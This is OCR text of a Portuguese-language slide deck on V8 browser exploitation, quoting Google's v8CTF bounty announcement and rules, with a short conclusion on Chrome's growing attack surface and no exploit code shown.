pwndbg>
```

DEMO EXPLOIT


Nova técnica ao vivo!

06


Exploits in garden && in wild

Exploits não vão parar tão cedo

Exploits por aí



Exploits por aí



Exploits por aí

stephen
@_tsuro

We just started the #v8CTF: a new exploit bounty program for v8!

* $10,000
* N-day vulnerabilities are in scope, but limited to first submission per deployed v8 version
* unlimited for self-found bugs (on top of regular VRP)

More info here: github.com/google/securit...

Traduzir post

7:26 AM · 8 de out de 2023 · **48,2 mil** Visualizações

Exploits por aí

v8CTF Rules

The v8CTF is a part of the Google VRP in which we reward successful exploitation attempts against a V8 version running on our infrastructure. This program is orthogonal to the Chrome VRP, if you find a bug and exploit it, you can submit the bug to the Chrome VRP and use the exploit for the v8CTF.

In the following, we will differentiate between 0-day and n-day exploits. If the bug that led to the initial memory corruption was found by you, i.e. reported from the same email address as used in the v8CTF submission, we will consider the exploit a 0-day submission. All other exploits are considered n-day submissions.

Rules

The following rules apply to the eligibility of exploits:

- Your exploit needs to exfiltrate the flag from our v8CTF infrastructure.
- Only the first submission for a given bug that leads to the initial memory corruption is eligible.
- Only the first submission per deployed V8 version in v8CTF is eligible based on the timestamp of the form submission.
  - 0-day submissions are exempt from this limit.
- Exploits need to be reasonably fast and stable. We accept submissions with an average runtime of less than 5 minutes and at least 80% success rate.
- Valid submissions get a reward of $10,000.

Exploits por aí

v8CTF Rules

The v8CTF is a part of the Google VRP in which we reward successful exploitation attempts against a V8 version running on our infrastructure. This program is orthogonal to the Chrome VRP, if you find a bug and exploit it, you can submit the bug to the Chrome VRP and use the exploit for the v8CTF.

Public v8CTF submissions : Responses

Timestamp	Flag	Exploit hash	Status
10/25/2023 23:5	v8CTF{1698267	45ff096edfe1c5f	confirmed
10/30/2023 7:54	v8CTF{1698645	930fa1bd79e138	invalid

- Only the first submission per deployed V8 version in v8CTF is eligible based on the timestamp of the form submission.
  - 0-day submissions are exempt from this limit.
- Exploits need to be reasonably fast and stable. We accept submissions with an average runtime of less than 5 minutes and at least 80% success rate.
- Valid submissions get a reward of $10,000.

Exploits por aí

Conclusões

O Google está fazendo diversos esforços para melhorar a segurança do Chrome, mas pela absurda complexidade de um navegador, as superfícies de ataques e novas técnicas continuam acompanhando essa velocidade e por ser um alvo de extremo valor (exploits desse nível são o começo de chains 1-click para diversos dispositivos) é um campo de pesquisa crescente.

Exploits por aí

Call to papers @ Tramoia